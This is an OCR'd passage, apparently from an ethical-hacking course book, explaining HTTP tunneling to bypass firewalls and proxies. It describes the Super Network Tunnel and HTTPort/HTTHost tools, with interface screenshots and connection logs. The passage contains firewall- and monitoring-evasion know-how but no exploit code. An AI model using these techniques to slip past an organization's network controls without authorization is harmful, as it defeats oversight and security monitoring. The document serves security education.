

INSIDE THE NETWORK
FTP
FTP Client Software
HTTP Tunneling client running on local port
FTP data is encapsulated in http packet
Port 23
Port 21
Port 79
Port 25
Port 110
Port 500
Port 69
Port 80
Port 443
Data is sent via HTTP
Firewall rules only allow port 80 and 443
Internet
OUTSIDE THE NETWORK
Remote server running FTP
FTP data is unwrapped
FTP
Http tunneling server software running

Figure 12.46: Illustration of HTTP Tunneling Method

HTTP Tunneling Tools

Some HTTP tunneling tools are as follows:


- **Super Network Tunnel**

  Source: *https://networktunnel.net*

  Super Network Tunnel is a two-way HTTP tunneling software that connects two computers using HTTP-Tunnel Client and HTTP-Tunnel Server. It works like VPN tunneling but uses the HTTP protocol to establish a connection for accessing the Internet without monitoring and provides an extra layer of protection against attackers, spyware, identity theft, and so on. It can bypass any firewall to surf the web, use IM applications, games, and so on. Further, it integrates the SocksCap function along with bidirectional HTTP tunneling and remote control to simplify the configuration.

  This tool allows HTTP, HTTPS, and SOCKS tunneling of any TCP communication between any client-server systems. The TCP traffic is sent from the client to the server via standard HTTP POST requests, which allows penetrating through firewalls, proxy servers, and so on, where HTTP traffic passes.

  The client side of a tunnel is the Super Network Tunnel client app, which listens on a particular TCP port for incoming requests. Once the request comes, the program creates an HTTP/HTTPS tunnel to the server and sends data through it. The server side is a Super Network Tunnel server, which simply forwards the data to the intended recipient app running on the server computer or LAN. Both client and server sides support multiple tunnels and multiple connections through the same tunnel at the same time.


Super Network Tunnel Client 4.5.0.0 - Administrator User Mode
Start
Setup
List
Add
Modify
Delete
DragBox
Run
Remote
FTP
Help
About
Tunnel All Program (Fast mode, exclude running program)
☐ Run Game With GameGuard Mode
☐ Use Real Remote Dns Resolve
+
IP
View System Today Log
☐ Only Important Messages
Program Via Tunnel ShortCut
Log And Status
Program In Tunnel
Game Setup Help

```
Total Send Bytes:0                     Send Speed:0.00KBps
Total Recv Bytes:0                     Recv Speed:0.00KBps
Client Current Connections:0           Client Total Threads(include cached):0
My Local IP:10.10.1.11
```

```
5/24/2022 9:13:44 PM - Service - Tunnel Client Service Stop Finished.
5/24/2022 9:13:41 PM - Log - Connect to tunnel server fail
5/24/2022 9:13:41 PM - Log - Error:your password is error
5/24/2022 9:13:41 PM - Log - Tunnel Client Serivce Use SSL
5/24/2022 9:13:41 PM - Log - Tunnel Client Serivce Use Compress
5/24/2022 9:13:41 PM - Service - Tunnel Client Service Start OK
5/24/2022 9:13:41 PM - Log - Try to connect to tunnel server...
5/24/2022 9:13:41 PM - Service - Tunnel Client Serivce Start.....
5/24/2022 9:13:39 PM - Service - Tunnel Client Service Stop Finished.
5/24/2022 9:13:31 PM - Log - Connect to tunnel server fail
5/24/2022 9:13:31 PM - Log - Error:your password is error
5/24/2022 9:13:31 PM - Log - Try to connect to tunnel server...
5/24/2022 9:13:22 PM - Log - Connect to tunnel server fail
5/24/2022 9:13:22 PM - Log - Error:your password is error
5/24/2022 9:13:22 PM - Log - Tunnel Client Serivce Use SSL
5/24/2022 9:13:22 PM - Log - Tunnel Client Serivce Use Compress
5/24/2022 9:13:22 PM - Service - Tunnel Client Service Start OK
5/24/2022 9:13:22 PM - Log - Try to connect to tunnel server...
5/24/2022 9:13:22 PM - Service - Tunnel Client Serivce Start.....
5/24/2022 9:13:18 PM - Service - Tunnel Client Service Stop Finished.
5/24/2022 9:13:14 PM - Log - Connect to tunnel server fail
5/24/2022 9:13:14 PM - Log - Error:your password is error
5/24/2022 9:13:14 PM - Log - Tunnel Client Serivce Use SSL
5/24/2022 9:13:14 PM - Log - Tunnel Client Serivce Use Compress
5/24/2022 9:13:14 PM - Service - Tunnel Client Service Start OK
5/24/2022 9:13:14 PM - Log - Try to connect to tunnel server...
5/24/2022 9:13:14 PM - Service - Tunnel Client Serivce Start.....
5/24/2022 9:11:05 PM - Service - Tunnel Client Service Stop Finished.
5/24/2022 9:11:01 PM - Log - Connect to tunnel server fail
```

Figure 12.47: Screenshot of Super Network Tunnel


- **HTTPort and HTTHost**

  Source: *https://www.targeted.org*

  HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode or a remote host.

  In the SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically, CONNECT HTTP. Most proxies have this method disabled by default. The SSL/CONNECT mode is much faster, but in this case, encryption cannot be used, and the proxy can track all actions.

  The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server; thus, when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower but works in most cases and features strong data encryption that makes proxy logging useless.


HTTPort 3.SNFM
System
Proxy
Port mapping
About
Register
Add
Remove
LEDs:
○ Proxy
? ←This button helps
HTTHost 1.8.5
Statistics
Application log
Options
Security
Send a Gift

Static TCP/IP port mappings (tunnels)

- ftp test
  - Local port
    - 21
  - Remote host
    - 10.10.1.11
  - Remote port
    - 21

Select a mapping to see statistics:

No stats - inactive
n/a x n/a B/sec n/a K

Built-in SOCKS4 server
☑ Run SOCKS server (port 1080)
Available in "Remote Host" mode:
☐ Full SOCKS4 support (BIND)

Application log:

```
MAIN: HTTHOST 1.8.5 PERSONAL GIFTWARE DEMO startin
MAIN: Project codename: 99 red balloons
MAIN: Written by Dmitry Dvoinikov
